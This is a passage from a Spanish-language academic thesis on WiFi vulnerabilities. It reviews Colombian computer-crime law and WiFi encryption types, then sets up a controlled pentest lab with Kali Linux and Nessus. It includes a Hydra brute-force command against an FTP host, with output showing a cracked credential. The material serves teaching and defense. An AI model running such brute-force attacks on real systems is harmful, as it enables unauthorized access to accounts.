*“Artículo 192: Violación ilícita de comunicaciones. Artículo 193: Ofrecimiento, venta o compra de instrumento apto para interceptar la comunicación privada entre personas. Artículo 194: Divulgación y empleo de documentos reservados. Artículo 195: Acceso abusivo a un sistema informático. Artículo 196: Violación ilícita de comunicaciones o correspondencia de carácter oficial. Artículo 197: Utilización ilícita de equipos transmisores o receptores. Estos artículos son concordantes con el artículo 357: Daño en obras o elementos de los servicios de comunicaciones, energía y combustibles.”*

En lo concerniente a la Ley 1273 de 2009, se vinculan los delitos informáticos en Colombia<sup>39</sup> en los siguientes términos: acceso abusivo a un sistema informático (modificado del Código Penal); obstaculización ilegítima del sistema informático o red de telecomunicación; interceptación de datos informáticos; daño informático; uso de software malicioso; hurto por medios informáticos y semejantes; violación de datos personales; suplantación de sitios *web* para capturar datos personales y transferencia no consentida de activos, lo anterior quedando enmarcado bajo los reglamentos y normativas colombianas, entonces podemos concluir que por una actividad ilícita llevada a cabo por un ingeniero puede incurrir en prisión de 48 a 96 meses y multa de 100 a 1000 salarios mínimos legales vigentes.

Las Tecnologías de la Información y las Comunicaciones deben servir al interés general y es deber del Estado promover su acceso eficiente y en igualdad de oportunidades, a todos los habitantes del territorio nacional.

Son principios orientadores de la presente ley:

---

<sup>39</sup> **COLOMBIA, CONGRESO DE LA REPÚBLICA** . Ley 599 de 2000, por la cual se expide el Código Penal. *Diario Oficial* No. 44.097, [En línea] .24 de julio de 2000. Disponible en: [http://www.secretariasenado.gov.co/senado/basedoc/ley/2000/ley\\_0599\\_2000.html](http://www.secretariasenado.gov.co/senado/basedoc/ley/2000/ley_0599_2000.html)

I. Prioridad al acceso y uso de las Tecnologías de la Información y las Comunicaciones. El Estado y en general todos los agentes del sector de las Tecnologías de la Información y las Comunicaciones deberán colaborar, dentro del marco de sus obligaciones, para priorizar el acceso y uso a las Tecnologías de la Información y las Comunicaciones en la producción de bienes y servicios, en condiciones no discriminatorias en la conectividad, la educación, los contenidos y la competitividad<sup>40</sup>.

Artículo 3°. Sociedad de la información y del conocimiento. El Estado reconoce que el acceso y uso de las Tecnologías de la Información y las Comunicaciones, el despliegue y uso eficiente de la infraestructura, el desarrollo de contenidos y aplicaciones, la protección a los usuarios, la formación de talento humano en estas tecnologías y su carácter transversal, son pilares para la consolidación de las sociedades de la información y del conocimiento.

Artículo 4°. Intervención del Estado en el sector de las Tecnologías de la Información y las Comunicaciones. En desarrollo de los principios de intervención contenidos en la Constitución Política, el Estado intervendrá en el sector las Tecnologías de la Información y las Comunicaciones para lograr los siguientes fines:

- a) Proteger los derechos de los usuarios, velando por la calidad, eficiencia y adecuada provisión de los servicios.
- b) Promover el acceso a las Tecnologías de la Información y las Comunicaciones, teniendo como fin último el servicio universal.

---

<sup>40</sup> **COLOMBIA, CONGRESO DE LA REPÚBLICA** . Ley 44 de 1993, por la cual se modifica y adiciona la Ley 23 de 1982 y se modifica la Ley 29 de 1944. *Diario Oficial No. 40.740*, [En línea]. 5 de febrero de 1993. Disponible en: [http://www.secretariassenado.gov.co/senado/basedoc/ley/1993/ley\\_0044\\_1993.html](http://www.secretariassenado.gov.co/senado/basedoc/ley/1993/ley_0044_1993.html)

- c) Promover el desarrollo de contenidos y aplicaciones, la prestación de servicios que usen Tecnologías de la Información y las Comunicaciones y la masificación del Gobierno en Línea.
- d) Promover la oferta de mayores capacidades en la conexión, transporte y condiciones de seguridad del servicio al usuario final, incentivando acciones de prevención de fraudes en la red.
- e) Promover y garantizar la libre y leal competencia y evitar el abuso de la posición dominante y las prácticas restrictivas de la competencia.
- f) Garantizar el despliegue y el uso eficiente de la infraestructura y la igualdad de oportunidades en el acceso a los recursos escasos, se buscará la expansión, y cobertura para zonas de difícil acceso, en especial beneficiando a poblaciones vulnerables.
- g) Garantizar el uso adecuado del espectro radioeléctrico, así como la reorganización del mismo, respetando el principio de protección a la inversión, asociada al uso del espectro. Los proveedores de redes y servicios de telecomunicaciones responderán jurídica y económicamente por los daños causados a las infraestructuras.
- h) Promover la ampliación de la cobertura del servicio.
- i) Garantizar la interconexión y la interoperabilidad de las redes de telecomunicaciones, así como el acceso a los elementos de las redes e instalaciones esenciales de telecomunicaciones necesarios para promover la provisión y comercialización de servicios, contenidos y aplicaciones que usen Tecnologías de la Información y las Comunicaciones.
- j) Imponer a los proveedores de redes y servicios de telecomunicaciones obligaciones de provisión de los servicios y uso de su infraestructura, por razones de defensa nacional, atención y prevención de situaciones de emergencia y seguridad pública.
- k) Promover la seguridad informática y de redes para desarrollar las Tecnologías de la Información y las Comunicaciones.

l) Incentivar y promover el desarrollo de la industria de tecnologías de la información y las comunicaciones para contribuir al crecimiento económico, la competitividad, la generación de empleo y las exportaciones.

m) Propender por la construcción, operación y mantenimiento de infraestructuras de las tecnologías de la información y las comunicaciones por la protección del medio ambiente y la salud pública

## **5 DESARROLLO DE LOS OBJETIVOS**

### **5.1 IDENTIFICAR LAS VULNERABILIDADES MÁS COMUNES A LAS QUE SE EXPONEN LAS REDES WIFI, CON EL FIN DE DEFINIR UN ESCENARIO REALISTA PARA LAS PRUEBAS DE SIMULACIÓN.**

Según Francisco Quero de Entretrastos.Net indica que en el mundo inalámbrico donde nos encontramos, en todos los entornos laborales, educativos, académicos, de investigación, familiares hay redes de libre acceso presentes, que hacen que nuestro mundo se haya transformado en un universo donde prevalece la tecnología inalámbrica o Wireless, es bastante notorio que en la actualidad los dispositivos cada vez apuntan más a la depuración de cables y medios de transmisión lineales de información, lo que ha ocasionado una lucha entre desarrolladores y usuarios para combatir y blindar las redes con revestimientos de barreras de código, pero se han generado bastantes falencias y debilidades que los usuarios han descubierto con la implementación diaria de las redes de este tipo.

Existen vulnerabilidades ligadas a su tipo de encriptación cuando no se implementa ningún tipo de protocolo de seguridad, así:



- Abierta: No posee contraseña, ni credenciales, es decir están expuestas a todas las personas.
- Encriptación WEP (Wired Equivalent Privacy (WEP), en español «Privacidad equivalente a cableado»): tienen una protección de una contraseña de 5 o 13 caracteres ASCII o bien, 10 o 26 caracteres hexadecimales. Lo que genera una gran vulnerabilidad porque podemos obtener las credenciales de acceso con un ataque de fuerza bruta puede ser con el programa HYDRA o MEDUSA, como se observa su pantalla de aplicación en la Figura 5, donde se efectuó un ataque con ayuda de un diccionario de contraseñas encontrando su usuario: *LOGIN* y clave: *SuperPassword*, estos programas de fuerza bruta vienen en el repositorio del Software de seguridad ofensiva KALI LINUX.

Acorde a lo que enuncia Samuel Esteban (17 enero de 2016) Hydra y Medusa permite realizar ataques de fuerza bruta a servicios FTP (protocolo de transferencia de archivos), SSH (Secure SHELL), MYSQL (motor de base de datos relacional), POP3 (protocolo de oficina de correo o postal), TELNET (protocolo de red para acceso remoto) entre otros, seguidamente nos indica que la única aplicación de email que ya no soporta ataques HYDRA es el servicio de GMAIL.

Figura 5 Ejemplo de aplicación de ataque fuerza bruta: HYDRA

```
root@kali:~/Hydra# hydra -l users -P wordlist -wV 10.0.0.16 ftp
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-15 21:32:01
[DATA] max 16 tasks per 1 server, overall 16 tasks, 56 login tries (1:7/p0), ~4 tries per task
[DATA] attacking ftp://10.0.0.16:21/
[VERBOSE] Resolving addresses ... [VERBOSE] Resolving done
[ATTEMPT] target 10.0.0.16 - login 'juan' - pass 'Abc123.' - 1 of 56 [child 0] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'juan' - pass 'Maria.12' - 2 of 56 [child 1] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'juan' - pass 'SuperPassword' - 3 of 56 [child 2] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'juan' - pass 'Pa$$word123' - 4 of 56 [child 3] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'juan' - pass 'P3pe123' - 5 of 56 [child 4] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'juan' - pass 'Superm4n' - 6 of 56 [child 5] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'juan' - pass '123456' - 7 of 56 [child 6] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'juan' - pass '12345678' - 8 of 56 [child 7] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'ventas' - pass 'Abc123.' - 9 of 56 [child 8] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'ventas' - pass 'Maria.12' - 10 of 56 [child 9] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'ventas' - pass 'SuperPassword' - 11 of 56 [child 10] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'ventas' - pass 'Pa$$word123' - 12 of 56 [child 11] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'ventas' - pass 'P3pe123' - 13 of 56 [child 12] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'ventas' - pass 'Superm4n' - 14 of 56 [child 13] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'ventas' - pass '123456' - 15 of 56 [child 14] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'ventas' - pass '12345678' - 16 of 56 [child 15] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'pepe' - pass 'Abc123.' - 17 of 56 [child 0] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'pepe' - pass 'Maria.12' - 18 of 56 [child 1] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'pepe' - pass 'SuperPassword' - 19 of 56 [child 2] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'pepe' - pass 'Pa$$word123' - 20 of 56 [child 3] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'pepe' - pass 'P3pe123' - 21 of 56 [child 4] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'pepe' - pass 'Superm4n' - 22 of 56 [child 5] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'pepe' - pass '123456' - 23 of 56 [child 6] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'pepe' - pass '12345678' - 24 of 56 [child 7] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'maria' - pass 'Abc123.' - 25 of 56 [child 8] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'maria' - pass 'Maria.12' - 26 of 56 [child 9] (0/0)
[21][ftp] host: 10.0.0.16 login: ventas password: SuperPassword
[ATTEMPT] target 10.0.0.16 - login 'maria' - pass 'SuperPassword' - 27 of 56 [child 11] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'maria' - pass 'Pa$$word123' - 28 of 56 [child 13] (0/0)
[ATTEMPT] target 10.0.0.16 - login 'maria' - pass 'P3pe123' - 29 of 56 [child 14] (0/0)
```

Fuente: ataques informáticos

- **Encriptación WPA PSK PERSONAL:** su protección está basada en claves y credenciales de acceso de 8 a 63 caracteres ASCII, es de las más seguras desde que no tenga el WPS activado, pero que se puede definir como WPS? ; YÚBAL FERNÁNDEZ de XATAKA (4 septiembre de 2020) explica muy claro para qué sirve este botón que tienen los Routers integrado, como los que tenemos en nuestras viviendas como proveedor de servicio de internet, este botón genera un método de conexión rápida entre los dispositivos que interactúan en el entorno, cuando se pulsa inicia, el Led titilando y se conecta el dispositivo inalámbrico al Router sin conocer su clave, WPS se define según sus siglas como (WIFI Protected Setup) configuración de protección de WIFI, su función está definida en el control de la conexión de los dispositivos de usuarios y clientes a través de una clave o llámese PIN de 8 dígitos reemplazando la contraseña inalámbrica. WPS también permite ser un método cuando se olvida la clave de acceso del Router o no se tiene presente se presiona y así se establece conexión entre dispositivos.

En conclusión, este sistema WPS puede generarse utilizando código PIN, con NFC (Near-field communication o comunicación de campo cercano es una tecnología de comunicación inalámbrica, de corto alcance y alta frecuencia que permite el intercambio de datos entre dispositivos), con la puesta en marcha de

PBC para realizar cambio de credenciales; por medio de USB se extraen las credenciales y son trasladadas al otro dispositivo para conexión exitosa a la red.

Para este tipo de encriptación WPA PSK PERSONAL se podría realizar descifrado de su clave con ataque de diccionario, lo que indica que sería un listado de miles de tipos de claves y realizar técnicas de barrido para ver si de casualidad la clave tiene coincidencia allí.

De acuerdo al artículo de Prensa Cambio-Digital OnLine (24 agosto 2020) el Dictionary Attack o ataque de diccionario es una técnica donde el ataque está fundamentado en muchas palabras, frases comunes, caracteres especiales, jergas comunes de ingenieros, términos de fácil uso por las persona en sus oratorias, términos de la cotidianidad para referirse a elementos dentro del mismo lenguaje que se utilice, entre otras posibilidades, lo que se trata de hacer es adivinar contraseñas, es porque las personas del común siempre están utilizando contraseñas fáciles para recordarlas y usarlas en todas las plataformas de información personal, afectando así al principio de la confidencialidad de la seguridad informática; por estas razones es que este ataque está comprendido dentro de los tipos de ataques de fuerza bruta, como el ya analizado anteriormente HYDRA; lo diferencia que este tiene un listado de chequeo contraseñas predefinidas para garantizar la vulneración del sistemas de una forma más efectiva.

Las diferencias con el ataque de fuerza bruta y de diccionario están comprendidas en que la fuerza bruta tiene su intención vulnerar al sistema de la víctima o el usuario buscando romper controles de autenticación, en cambio los de diccionario tienen un cantidad de filas muy extensas de palabras, frases preseleccionadas y analizadas debidamente.

La intención es entrar a los sistemas para obtener como objetivo el hurto de información privada, datos personales, información financiera, credenciales de tarjetas de crédito, información de propiedad intelectual, capturar datos privados para así iniciar un Ransomware (secuestro de datos), las contraseñas 12345 y QWERTY según una investigación de violación de datos de Verizon de 2019 (DBIR) se posicionan en los listados como las contraseñas más comunes y vulneradas, porque las personas por desidia, holgazanería, desinterés e indolencia usan contraseñas pobres que se pueden adivinar con un diccionario fácilmente, estas personas de forma displicente, despreocupada y negligente utilizan contraseñas con teclas contiguas en el teclado, nombres de animales, nombres de personas comunes más el año corriente, frases como TEAMO, el país donde viven, o la ciudad, municipio, el nombre más la fecha de nacimiento, los apellidos, entre otros.

La única forma de defenderse de un ataque de diccionario es optimizar, difundir y dar aplicabilidad a una política estricta de contraseñas, con combinación de palabras, con caracteres especiales, números, símbolos permitidos, extensión de la contraseña necesaria, no admitir consecución de letras ni de números, vencimiento de la misma de acuerdo a un periodo de tiempo prudente, puede ser cada mes o cada 15 días obligar a su renovación mediante la gestión de usuarios de dominio en la red, se recomienda acostumbrar y socializar a las personas del común, el uso de palabras en sus contraseñas con una política como la sustitución de sus vocales por números así:

Proyectedeseguridadinformatica= Pr0y3ct0d3s3gur1d4d1nf0rm4t1c4

Asimismo a fin de robustecer la seguridad de las contraseñas implementar códigos CAPTCHA, limitar los intentos permitidos de ingreso a un sistema, forzar el restablecimiento de la clave después de un número corto de intentos fallidos, utilizar la doble autenticación con un mensaje de texto que incluya un PIN

numérico al teléfono celular vinculado a la aplicación, restringir que la clave creada tenga palabras comunes o consecutivas.

- WPA ENTERPRISE (métodos de autenticación empresariales): no es tan común hablar de esta encriptación vulnerable de la red inalámbrica, toda vez que casi no se utiliza, pero es la más segura su actuación está definida una autenticación mediante usuarios y contraseñas alojadas en un servidor Radius, es importante precisar sobre este servidor porque es fundamental en las redes WIFI, según Adrián Crespo (02 de junio, 2017) este protocolo RADIUS ofrece seguridad, flexibilidad, capacidad de expansión y administración de credenciales del acceso a la red inalámbrica.

Funciona en la relación de cliente-servidor y servidor-cliente, ya que el usuario genera sus credenciales y se verifican la autenticidad cuando el servidor detecta requerimiento del cliente, entonces así se define el funcionamiento y operatividad del RADIUS SERVER, como se observa en la Figura 6, el servidor en mención decide si el cliente ingresa o no al sistema o recurso compartido.

Figura 6 funcionamiento RADIUS SERVER 1



Fuente: REDESZONE.net

Este servidor funciona a través del puerto UDP 1812(protocolo de datagramas de usuario), en la actualidad muchos ROUTERS pueden contar con esta prestación


integrada en sus servicios, estos permiten y toman la decisión de si un dispositivo entra o no a la red inalámbrica, de acuerdo a su autenticidad, el administrador de red se ve obligado a producir credenciales temporales para el acceso a los servicios, entonces se puede implementar directorios activos o bases de datos que contengan el listado de usuarios a verificar.

## **5.2 TESTAR LAS VULNERABILIDADES DEL ESCENARIO DEFINIDO MEDIANTE LA EJECUCIÓN DE PRUEBAS DE PENTESTING EN EL AMBIENTE CONTROLADO.**

Con el fin de realizar testeo de vulnerabilidades se inicia con la instalación de los ambientes virtuales controlados, a través de máquinas virtuales implementadas a partir de la aplicación de escritorio VMware Workstation y Oracle Virtualbox, las cuales permiten ejecutar sistemas operativos de forma simultánea, orientadas a la virtualización de entornos para pruebas de red y servicios, desde una imagen ISO que almacena una copia exacta de un sistema operativo en unidad óptica; para las pruebas pentesting se trabajara con ISO de Kali Linux y Windows server 2008.

Con el objetivo de verificar el nivel de seguridad de redes inalámbricas, se implementa una topología de red diseñada en la Figura 7, la cual consta de un equipo de escritorio, quien llamaremos el “ATACANTE” y que tiene configurado el sistema operativo Kali Linux y otro equipo tipo portátil, conectado vía inalámbrica al Router WIFI y al servicio de internet, a quien llamaremos la “VICTIMA”, con sistema operativo Windows Server 2008.

Figura 7 Diagrama de Topología de red




Fuente: simulación en Cisco Packetracer

Se procede a iniciar la instalación de las herramientas de trabajo así:

- En la Figura 8 se observa el Sistema operativo Kali Linux, instalado en la máquina atacante, es propicio para las pruebas de análisis de vulnerabilidades y pentesting, además de que cuenta con librerías de aplicaciones y repositorios para pruebas de penetración y escaneo de posibles vulnerabilidades; conviene señalar que las siguientes pruebas se realizaron con una periodicidad de dos veces a la semana durante 30 días calendario, por motivos de verificar con más exactitud la descarga de información y el análisis de tráfico acorde a los protocolos ya establecidos por el Código de ética de ingeniería y la ley 1273 de 2009 *“por la cual se crea un nuevo bien jurídico tutelado - denominado “de la protección de la información y de los datos” bajo las restricciones que constituye al hacking ético.*


**Figura 8 pantalla principal KALI LINUX**



Fuente: propia

- Para el equipo portátil conectado inalámbricamente a la red WIFI, se instala un sistema operativo Windows server 2008 tal cual se indica en la Figura 9, quien será el equipo víctima y con dirección IP asignada automáticamente 172.20.10.4, así:

**Figura 9 pantalla principal Windows Server 2008**



Fuente: propia

Es importante recomendar que antes de inicializar el procedimiento, mediante la terminal del Kali Linux se debe generar el proceso de actualización de librerías, con el comando `APT-GET UPDATE` como lo indica la Figura 10, ya que esto previene eficientemente los ataques de red identificando las debilidades y errores de configuración que pueden ser usados por posibles atacantes.






## 5.2.1 INSTALACIÓN DEL ESCÁNER DE VULNERABILIDADES NESSUS

Como herramienta de apoyo para encontrar una serie de vulnerabilidades y brechas de seguridad asimismo aplicar las diferentes pruebas de pentesting, se hace pertinente la implementación del uso de un escáner de vulnerabilidades, como herramienta de apoyo y orientación a los respectivos ataques desde el sistema operativo KALI LINUX, se puede implementar NESSUS desarrollado por Tenable.ad como se observa su pantalla inicial en la Figura 12, empresa dedicada a la ciberseguridad, interrupción de las rutas de ataque, prevención de ataques cibernéticos; este escáner de vulnerabilidades cuenta con entorno gráfico, gran precisión a ataques cibernéticos y evita los falsos positivos.


**Figura 12 Escáner de vulnerabilidades Nessus**



Fuente: propia

La descarga gratuita de la aplicación escáner de vulnerabilidades NESSUS, como lo indica la Figura 13, se realiza desde de la página web del fabricante <https://www.tenable.com/downloads/nessus?loginAttempted=true>:


**Figura 13 Pantalla de descarga del escáner de vulnerabilidades NESSUS**



Fuente: propia

Después se debe diligenciar un formulario de inscripción para obtener la versión gratuita del escáner, se recepciona un correo con un código de activación y la guía para la instalación, como se indica en la Figura 14:


**Figura 14 protocolo de instalación NESSUS**



Fuente: propia

Por consiguiente se ingresa a la biblioteca de descargas en la ruta /home/kali/downloads/ como se indica en la Figura 15 dentro la máquina Kali LINUX, donde es posible verificar varios archivos descargados recientemente, se halla entonces, el fichero que cumple con la arquitectura del sistema operativo, para proceder a la instalación en KALI LINUX así:


**Figura 15 Verificación de archivo instalación NESSUS**



Fuente: propia

Se debe ingresar a la consola de comandos, para realizar instalación del fichero en mención, se ingresa a la terminal del Kali, con el comando LS se lista toda la información de los archivos descargados, se agrega el comando DPKG -i como se observa en la Figura 16, que trabaja como herramienta para instalar, compilar y manipular paquetes añadiendo parámetros y opciones, para este caso soportado con el parametro -i para instalar y con el comando de consola SUDO para los permisos de Superusuario o Root, así trabajar con todos los derechos, en todos los modos, es decir la cuenta de administrador :


Figura 16 protocolo de instalación NISSUS desde la terminal KALI



Fuente: propia

Posteriormente de la instalación exitosa del escáner de vulnerabilidades, se accede por el puerto por defecto en el navegador; según el manual de puesta en marcha del Nessus indica que es el puerto 8834/TCP, como lo evidencia la Figura 17, es decir implementa el protocolo de control de transmisión en redes, toda vez que se orienta a la conexión estable de transmisión y flujo de datos, enviando información y paquetes de datos de forma bidireccional, otorgando así un servicio fidedigno caracterizado por la confiabilidad y efectividad de la entrega de paquetes de datos.


Figura 17 ingreso por el navegador mediante puerto 8834 al NISSUS



Fuente: propia

En este sentido, el usuario puede ingresar exitosamente al escáner de vulnerabilidades **NESSUS** a través del puerto TCP en mención, es posible visualizar una bandeja de opciones a elegir por el usuario, que consta de cuatro opciones para desplegar como lo indica la Figura 18, para esta práctica se recomienda utilizar el *Nessus Essentials*, el cual es una versión liviana de descarga. El segundo aspecto es la configuración de objetivos (targets) para esta situación la dirección IP del equipo portátil (maquina victima).

